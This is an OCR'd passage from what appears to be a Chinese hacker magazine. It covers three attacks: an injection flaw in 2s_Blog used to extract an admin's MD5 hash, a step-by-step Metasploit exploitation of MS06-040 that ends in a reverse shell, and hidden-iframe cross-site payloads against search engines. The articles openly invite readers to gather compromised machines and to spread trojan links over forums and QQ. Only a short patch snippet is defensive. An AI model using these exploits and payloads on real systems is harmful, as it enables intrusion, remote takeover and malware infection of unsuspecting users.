


图6

接着设置"评论页所在URL"，这是指用户发表评论所在的URL地址。当我们从编辑评论页返回到日志页时，地址后会附加诸如：#commmark_520之类的数据，这时一定要去除后面的数据，只保留#字符前的数据，比如：http://127.0.0.1/blog/blogview.asp?logID=50。接着再设置"管理员ID"，这是指欲破解对象的ID值。对于此数值，只要在URL中输入"member.asp"，就会看到所有用户的列表，当把鼠标移到某个用户名上时，在状态栏中就会显示出该用户的ID值，如图7所示。




图7

再向下的"用户名称"是"Cookie"中"memName"的值，如前面Cookie值中的memName=ccc，那么这里的"用户名称"就是"ccc"。

小提示 设置"MD5长度"及"开始位数"的作用是什么呢？因为该BLOG的MD5长度是32位，有时候一次猜不完，或是猜解过程中掉线、断电之类的意外发生，我们没有必要再从头猜测。比如上次查到16位时停止了，再继续时就在"开始位数"中输入17，在MD5长度中输入16，意思是从第17位开始，再猜测16位的MD5长度。

一切设置完毕后，点"开始"后就等着收结果吧！看着下方"进度"中不断闪过猜测语句，要是手工猜测，保证你一会头就大了！程序跑了一会，就出来结果了，如图8所示。

本想着得到了管理员的MD5值，就可以Cookie欺骗了。但实际测试了一下，发现BLOG采取了Session验证，看来Cookie欺骗是行不通了。当然，我们可以用MD5暴破工具或到相关的MD5暴破站点碰一下运气，说不定某个管理员的MD5值就是个弱口令。

在对这些BLOG的总部——官方"2s_space Blog"进行测试时，发现也同样存在此种漏洞，看来隐藏的漏洞就是不容易被发现。其实在"2s_Blog"中，这种隐藏




图8

变量漏洞还不止这一处，比如"colledit.asp"中的"col_ID和"downledit.asp"中的"downl_ID"，也是这样的漏洞，当然利用的方法也是一样。不过这两处需要一些权限才可以，这里就不再测试了，有兴趣的朋友可以自已研究一下。

修补漏洞

发现这个漏洞的时候，和剑心讨论了一下，友情提供如下修补方法，在"comm_id"进入Update语句之前，加入如下过滤语句：

```
If Not IsInteger(comm_ID) Then?
response.write "非法参数，程序终止!"?
response.End
End if
```

同样，对"colledit.asp"中的"col_ID和"downledit.asp"中的"downl_ID"，也可参照上面的过滤方式进行修补。

WTF: 2006年8月微软一下子公布了10几个安全更新，在圈子里，Metasploit Framework公布了针对MS06-040漏洞利用代码，看来我们又有新东西可以玩了，相信看完这篇文章，一定能让读者朋友们满载肉鸡而归。

适合读者：入侵爱好者、漏洞爱好者

前置知识：无

用Metasploit Framework体验MS06-040



文/图 lxjcb

漏洞简介

Microsoft 安全中心在2006年8月8号公布了一个严重的漏洞MS06-040，该漏洞可以被攻击者远程利用。如果该漏洞一旦被成功利用就会使攻击者获得SYSTEM权限，完全控制目标的系统。

战前准备

本文的测试目标是Windows2000 Server. SP4，该漏洞存在于Server 服务中，大家可以去微软安全中心看漏洞的详细介绍。

N年前，许多溢出爱好者就开始收藏各类的溢出攻击程序，以方便随时使用。但是散乱的溢出程序整理起来确实很让人烦心，于是便诞生了一款漏洞利用程序的集合工具 Metasploit Framework。

8月11日，MS06-040的漏洞第一款利用程序就是在Metasploit Framework更新的，大家可以去 http://www.metasploit.com下载最新的3.0版本，安装好了以后运行MSFUpdate来加载MS06-040的漏洞利用程序netapi_ms06_040。

关于此工具的详细命令我就不多说了，大家可以用"help"命令来查看。

此漏洞利用程序需要对方打开445端口，不然会返回"Could not establish SMB session(无法建立SMB会话)"的提示，导致利用失败。

Metasploit Framework有2个版本，1个是MSFConsole，一个是Web版的。

MSFConsole

通过命令"use netapi_ms06_040"加载漏洞利用程序，用"show targets"查看，如图1所示。





图1

用"set TARGET 1"选择目标Win 2000，用"show payloads"可以查看要使用的ShellCode，我们这里用"set PAYLOAD win32_reverse"(采用反向连接方式)。用"set RHOST 218.88.202.92"设置目标IP，"set LHOST 218.88.188.21"当然是我们自己的IP了，反向连接必须的。如图2所示。


图2

好了，输入"check"命令可以查看目标是否存在漏洞，不过"check"只是探测，还是有些不准确。我们输入"exploit"来溢出试试，结果成功获得CMDShell，如图3所示。

```
msf netapi_ms06_040(win32_reverse) > set
LHOST: 218.88.188.21
PAYLOAD: win32_reverse
RHOST: 218.88.202.92
TARGET: 1
msf netapi_ms06_040(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Sending request...
[*] Got connection from 192.168.1.2:4321 <-> 218.88.202.92:3971

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

图3

小知识 认真的朋友可能会发现连接的IP是192.168.1.2。这里我觉得还是有必要多说一下，因为我是使用的是路由器上网，192.168.1.2是我的内网IP，而外网IP就是218.88.188.21。而这个反向连接的ShellCode则是默认连接我机器上监听的4321端口。所以这就需要转发，或者说是映射了。

2. MSFWeb

关于Web版本我简单一下，Web版本适合一些新手朋友使用，只是获得的CMDShell没命令行的那么流畅，有时候还有乱码！

首先运行MSFWeb，然后打开IE，输入http://127.0.0.1:55555便可以看见图形界面了，找到MS06-40，如图4所示。

```
Microsoft NetpIsRemote() MS06-040 Overflow
```

图4

点击进入后选择目标版本，我这里选择1，Windows 2000，如图5所示。

```
1 - (wcscpy) Windows NT 4.0 / Windows 2000 SP0-SP4
```

图5

点击进入后，选择ShellCode，反向连接，如图6所示。

```
win32_reverse                    Windows Reverse Shell
```

图6

选择好以后，填写目标IP和本机IP，如图7所示。最后点击Exploit进行溢出攻击，如图8所示。

Microsoft NetpIsRemote() MS06-040 Overflow (win32_reverse)

RHOST	Required	ADDR	218.88.202.92
SMBDOM	Optional	DATA	
SMBPASS	Optional	DATA	
SMBUSER	Optional	DATA	
EXITFUNC	Required	DATA	thread
LHOST	Required	ADDR	218.88.188.21
LPORT	Required	PORT	4321

Preferred Encoder: Default Encoder　　Nop Generator: Default Generator

-Check-　-Exploit-

图7

```
Processing exploit request (Microsoft NetpIsRemote() MS06-040 Overflow)...
Using payload: win32_reverse

                    Exploit Output

[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target
[*] Sending request...
[*] Got connection from 192.168.1.2:4321 <-> 218.88.202.92:3966
[*] Shell started on session 13
```

图8

点击Session 13，成功获得CMDShell。

脚本小子： 信息爆炸的时代，搜索引擎信息过滤与查询的重要作用勿庸质疑，但习惯有问题搜一下的搜索引擎使用者们，可曾想过貌似非常简洁的搜索引擎，其实有着很大的安全隐患，往往用户一不小心就会被人利用搜索引擎挂马控制计算机。

适合读者：黑客爱好者、网民

前置知识：无

细数具有"中国特色"的搜索引擎漏洞

——利用搜索引擎挂马的艺术

文/图 冰河洗剑

前段时间笔者玩搜索引擎玩上了瘾，发现了一个百度及众多搜索引擎的网页快照跨站挂马漏洞，没想到后来继续再玩时，竟然发现了更严重的搜索引擎漏洞，利用起来更加简单直接。国内的众多搜索引擎都存在着这个跨站漏洞，危害极为严重，为了引起国内网站工作者对安全的重视，下面就逐一分析检测国内流行的搜索引擎——请各大搜索网站在忙于商业竞争，大力宣传第四代搜索引擎之类的噱头时，关注一下自身的网站安全！关注一下用户的体验吧！

本文笔者对国内众多的搜索站点都进行了检测，检测的结果是惊人的，大部份搜索引擎都存在跨站挂马的漏洞。笔者不由感慨，国内真的没有安全的搜索站点了吗？反观国外的各个搜索站点，从Google、Yahoo到MSN、AOL Search、Lycos、Netscape Search等，没有一个站点有类似的安全隐患，难道搜索引擎的跨站漏洞是"中国特色"？

检测前，请先准备网页木马一只（假设为http://www.baidu.com），眼镜一副（以防检测过程中大跌眼镜，导致检测无法继续进行……）。

检测TOM搜索引擎

废话不多说了，直接开工玩玩TOM搜索（http://i.tom.com/）。

1.直接挂马测试

在搜索关键词中输入一个HTML浮动框架语句"<iframe>"，点击"TOM搜索"，搜索结果出来了，看看是什么，如图1所示——没想到吧！结果是一个空白网页框架！还不知道这意味着什么吗？那好，往下看。




图1

输入"<iframe src="http://www.baidu.com"></iframe>"，再"TOM搜索"一下，看到了吧？我们的"木马网页"（百度网页）被嵌入TOM的搜索结果页面中了，如图2所示！




图2

该明白了吧？TOM搜索是可以跨站的。反过来，跨站就要有跨站的样，别让木马网页显示在网页中，我们再来把搜索关键词改造一下，变成"<iframe src="http://www.baidu.com" width=0 height=0></iframe>"，这下就是一个经典的挂马语句了，"TOM搜索"一下，可看到搜索页面中提示"没有找到"的"相关结果"，在两个引号间就是隐藏的木马网页了。这样子的效果不太直观，不知道木马网页究竟运行了没有，换成新浪的网页吧，"<iframe src="http://www.sina.com.cn" width=0 height=0></iframe>"，搜索之后页面依旧，不过可以看到地址栏中有打开新浪网页的提示，而且弹出了新浪网页的那几个顽固不化的广告窗口，很显然木马网页是在搜索页面中打开了，如图3所示。还等什么，将其中的网址换成你的网页木马地址，把搜索链接地址发布到论坛或QQ中，让别人来访问这个跨站链接吧！

